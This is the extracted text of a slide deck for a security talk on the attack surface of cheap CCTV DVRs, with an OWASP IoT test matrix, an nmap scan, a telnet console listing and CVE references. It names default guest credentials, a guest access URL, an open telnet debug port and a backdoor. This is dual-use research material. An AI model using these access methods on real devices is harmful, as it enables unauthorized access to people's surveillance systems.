


DVR Security Evolution Part 1




About this talk

- A little about me
- My new research project
- CCTV DVR attack surface



About Me





CCTV DVR



Kare 4 Ch
Approx £170 with cameras



AVSonics 8 Ch
£30 without cameras




Floureon 8 Channel
Approx £180 with cameras

FLOREON®



Building upon the work of others

WHERE TO START





Existing research

<https://www.pentestpartners.com/security-blog/what-did-mirai-miss-making-a-better-bigger-botnet/>
<https://www.pentestpartners.com/security-blog/unbrickerbot-xiongmai-fix-mirai-dvr-security-issues-and-fail/>
<https://habr.com/en/post/486856>



<https://github.com/tohi/pwn-hisilicon-dvr>



Hi3520 DRQCV200 A面

Where does it go wrong?



XH 维迈

HOME PRODUCTS NEWS SUPPORT ABOUT US

Search

AI Intelligent HD Coaxial Product Solution

Basic intelligence
Humanoid detection
Humanoid + Dual-light
Perfect supporting software
Humanoid detection
Face recognition
Coaxial intelligent audio

FLOUREON
FIT YOUR LIFESTYLE

Search...
Currency USD
Login / Signup My account Cart

HOME WISH LIST (0) COMPARE MY ACCOUNT SHOPPING CART CHECKOUT 0 Items £0.00

Welcome visitor you can login or create an account.

AVSONIC

AUDIO EQUIPMENT CCTV EQUIPMENT CABLES / ADAPTERS TV BRACKETS ELECTRICAL PRODUCT MANUALS DVR LIVE STREAM

ED CH

AHD 1080P 2MP Vandalproof Wide ... £41.99 Add to Cart


4 Channel Network DVR - Digital Vi... £35.48 Add to Cart

RCA to RCA Lead - 2 RCA to 2 RCA P... £5.99 Add to Cart

DBX 234XS 3WAY ACTIVE CROSSOVER £145.20 Add to Cart

dbx 234xs Stereo 3-Way Crossover ... £145.20 Add to Cart

Hikvision Turbo HD SMP Extr 4 in 1 ... £39.49 Add to Cart



BASED
H.264 STANDALONE NETWORK DIGITAL VIDEO RECORDER
4 CHANNEL FULL D1 (960H*) REAL TIME HEXAPLEX DVR
250GB TO 2TB SATA HDD

4 Channel
£30.00 to £352.30
Free postage
10 watching

HIKVISION
HIGH DEFINITION MULTIMEDIA INTERFACE
3 YEAR WARRANTY HDMI
WEATHERPROOF
COMPRESSION
DETAILED ALERT
MOTION DETECTION
REMOTE ACCESS
Genuine UK Stock - Not Grey Import

HIKVISION HILOOK DVR 4CH 8CH 16CH TURBO CCTV 1080P

£47.42 to £352.30


Free postage

66 sold

Top Rated Plus
Brand: Hikvision



Where does it go wrong?



BLOG: INTERNET OF THINGS

UnBrickerBot? XiongMai fix Mirai DVR security issues... and fail

Services affected by the attack included:

- Airbnb^[12]
- Amazon.com^[9]
- Ancestry.com^{[13][14]}
- The A.V. Club^[15]
- BBC^[14]
- The Boston Globe^[12]
- Box^[16]
- Business Insider^[14]
- CNN^[14]
- Comcast^[17]
- CrunchBase^[14]
- DirecTV^[14]
- The Elder Scrolls Online^{[14][18]}
- Electronic Arts^[17]
- Etsy^{[12][19]}
- FiveThirtyEight^[14]
- Fox News^[20]
- The Guardian^[20]
- GitHub^{[12][17]}
- Grubhub^[21]
- HBO^[14]
- Heroku^[22]
- HostGator^[14]
- iHeartRadio^{[13][23]}
- Imgur^[24]
- Indiegogo^[13]
- Mashable^[25]
- National Hockey League^[14]
- Netflix^{[14][20]}
- The New York Times^{[12][17]}
- Overstock.com^[14]
- PayPal^[19]
- Pinterest^{[17][19]}
- Pixlr^[14]
- PlayStation Network^[17]
- Qualtrics^[13]
- Quora^[14]
- Reddit^{[13][17][19]}
- Roblox^[26]
- Ruby Lane^[14]
- RuneScape^[13]
- SaneBox^[22]
- Seamless^[24]
- Second Life^[27]
- Shopify^[12]
- Slack^[24]
- SoundCloud^{[12][19]}
- Squarespace^[14]
- Spotify^{[13][17][19]}
- Starbucks^{[13][23]}
- Storify^[16]
- Swedish Civil Contingencies Agency^[28]
- Swedish Government^[28]
- Tumblr^{[13][17]}
- Twilio^{[13][14]}
- Twitter^{[12][13][17][19]}
- Verizon Communications^[17]
- Visa^[29]
- Vox Media^[30]
- Walgreens^[14]
- The Wall Street Journal^[20]
- Wikia^[13]
- Wired^[16]
- Wix.com^[31]
- WWE Network^[32]
- Xbox Live^[33]
- Yammer^[24]
- Yelp^[14]
- Zillow^[14]



Where does it go wrong?



Chinese

English

HOME

PRODUCTS

NEWS

SUPPORT

ABOUT US

Search



SERVICE SUPPORT

Download

Cyber Security

Security Circular

Vuln

Vulnerability handling process



Normally low and medium risk vulnerability problem processing cycle is within 7 working days, the specific repair cycle depends on the vulnerability problem severity, vulnerability recurrence difficulty, vulnerability information collection difficulty and optimization workload, so please submit detailed vulnerability information as much as possible.

Security Circular

Security Advisory – Vulnerability of some XM product before year 2017

Some deivce have open Telent port 9530, for debugging and diagnosing and technical support for our customers, attacker could use this 9530 port as a vulnerability.

2020-04-23 10:03:24



CCTV DVR Security Evolution Project



<https://github.com/Chrissy-Morgan/DVR>

Materials & Methods

The below lists the devices and the vulnerabilities which have been tested.

The known exploits have been mapped to the OWASP IOT top ten as part of this research and provide a framework to test against.

OWASP IOT Top Ten	Vulnerability	Tools	Tutorial	Method
I7 Insecure Data Transfer and Storage	Insecure Transmission	Wireshark	Link	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access URL	Browser	Link	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Insecure Guest Access Login	Browser	Link	Web App Manual Testing
I3 Insecure Ecosystem Interfaces	Insecure blank password Access	Browser	Link	Web App Manual Testing
I5 Use of Insecure or Outdated Components	Directory Traversal	Burpsuite	(Link)	Web App Manual Testing
I1 Weak, Guessable, or Hardcoded Passwords	Root credentials	HashCat	Link	Web App Manual Testing
I9 Insecure Default Settings	Root Telnet	Telnet	Link	Network Testing
I1 Weak, Guessable, or Hardcoded Passwords	RTSP Camera access with credentials	RTSP	Link	Network Testing
I2 Insecure Network Services	Remote Back Door	Custom Script	Link	Network Testing
I10 Lack of Physical Hardening	Firmware Extraction via SPI	CH341a & SPI Clip	Link	Hardware Pentesting
I10 Lack of Physical Hardening	U-Boot access via UART	FTDI & Minicom	Link	Hardware Pentesting

Results & Observations

I1 Weak, Guessable, or Hardcoded Passwords

Use of easily brute forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

Vulnerabilities:

- **Insecure Guest Access URL**

Access to the guest account could be achieved by entering 192.168.1.10\DVR.htm This would give an overview of the system (without camera view) but leaked sufficient information which could be used to gain a foothold. Information such as the firmware version via the web app console. This made it possible to search for firmware online.

- **Insecure Guest Access Login**

Access to the Guest account could be gained with default credentials. This could be achieved by entering the username Default and blank password. This would once again give an overview of the system but without camera viewing.


Results:

Device	Year	Firmware Version / Board	Insecure Guest Access URL	Insecure Guest Access Login
SecuLink	02/2017	Unknown / Board - MBD6804T-EL	Yes	Yes
Kare	—	—	—	—
Floureon	—	—	—	—
AVSonic	—	—	—	—

Observations:

Undertaking your own research

**WHERE
TO
START**





Kare 4 Channel (Sansco)



KARE 4 Channel 1080P HD Digital Video Recorder DVR Surveillance System with 2x In/Outdoor Cameras (1920x 1080 Mega-Pixel, Night Vision, Mobile App: Xmeye, Not Include HDD)

by KARE

2 ratings | 3 answered questions

Available from these sellers.

- These systems bring 1920x1080p resolution to the closed-circuit platform. Such clear resolution allows for license plate and facial recognition up to 15m. Includes 2 heavy-duty metal cameras capable of generating 1920 x 1080p video (2.0 megapixel). Wide Camera Lens at 3.6mm allowing the cameras to provide more complete view. View and record with remote viewing on standard web browsers, iPhone, iPad and Android devices.
- Plug and Play setup: Scan QR Code on DVR from "xmeye" App to access live viewing and playback. Instead of having multiple devices accessible through the network, the DVR Functions as the single access point for all cameras connected over analog.
- USB backup feature for peace of mind. IP66 heavy-duty metal indoor/outdoor weatherproof cameras, and powerful IR-LED night vision. All systems CE, FCC certified with qualified power supplies.
- With or Without the Internet. Standalone camera systems do not need the internet to operate. However, an internet connection will be necessary if you wish to use a smart-phone, tablet or computer to access features such as remote monitoring.



Order details | Ordered on 5 July 2016 (1 item)

[TRUE 960p ProHD] SMART CCTV System, KARE 1080N DVR Recorder with 4x Super HD 1.3MP Outdoor Cameras and 1TB Pre-installed Hard Drive Disk (P2P Technol

Kare


Sold by: Direct Digi Sales




Buy it again



DVR Surface Area



Explore ALL the places!




**DO NOT BREAK
THE LAW!!**




CCTV DVR CURRENT DEVICES

Monitor Interface



Web Panel Interface



Telnet Interface


```
dvr@dvr-VirtualBox: ~/Desktop/hs-dvr-telnet
File Edit View Search Terminal Help
dvr@dvr-VirtualBox:~/Desktop/hs-dvr-telnet$ nmap -T4 -F 192.168.1.10

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-05 20:09 BST
Nmap scan report for 192.168.1.10
Host is up (0.011s latency).
Not shown: 97 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
554/tcp   open  rtsp
```


CCTV DVR CURRENT DEVICES



Mobile Interface



RTSP (VLC) Interface



Hidden Interface

```
quit !!
quit Quit!
reboot Reboot the system!
record Record console utility!
resource CPU usage!
rtp RTP Dump!
shell Linux shell prompt!
shutdown Shutdown the system!
snap Snap Console Utility!
thread Dump application threads!
time Set SystemTime!
timer Dump application timers!
upgrade Upgrade utility!
user Account Information!
ver Version info!
To see details, please use 'cmd -h'

admin@
```

Hardware Interface





Web Panel Close Look

The screenshot shows a web browser window with a login form. A modal dialog box is displayed, stating: "This site says... Your browser is too new. Some features will not work properly. Please download 44.0 or earlier." Below the browser window, three separate modal dialogs are shown:

- web**: The user is not existed
- web**: Password is error
- web**: The user has logged in

A code snippet is visible on the left side of the browser window:

```
    }
    var LogonNumbers=1;
    //var LoadAddress="http://xmsecu.com:8080/ocx/NewActive.exe"; //if Null download cab else download exe
    var LoadAddress="";

    var cabAddress="web.cab#version=1,0,2,24";
    var DownLoadAddr="http://xmsecu.com:8080/ocx/NewActive.exe"
    var logoString='NetSurveillance';
    var copyright=2015
```

At the bottom of the browser window, a small footer message reads: "This website needs to enable the following address: SHENZHEN DCT (SECURITY) SURVEILLANCE TECHNOLOGY CO., LTD. (SHENZHEN) CO., LTD. (NETSURVEILLANCE TECHNOLOGY CO., LTD.)".

Vulnerabilities



HOME > CVE > SEARCH RESULTS

Search Results

There are 3 CVE entries that match your search.

Name
CVE-2018-14064 The uc- http service 1.0
CVE-2018-10088 Buffer overflow in XiongMai uc- httpd has
CVE-2017-7577 XiongMai uc- httpd has

CVE Details

The ultimate security vulnerability datasource

Login Register

Home Browse : Vendors Products Vulnerabilities By Date Vulnerabilities By Type Reports : CVSS Score Report CVSS Score Distribution Search : Vendor Search Product Search Version Search Vulnerability Search By Microsoft References Top 50 : Vendors Vendor Cvss Scores Products Product Cvss Scores Versions Other : Microsoft Bulletins Bugtraq Entries CWE Definitions About & Contact Feedback CVE Help FAQ Articles External Links : NVD Website

Xiongmaitech : Security Vulnerabilities

CVSS Scores Greater Than 0 1 2 3 4 5 6 7 8 9 Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending Copy Results Download Results

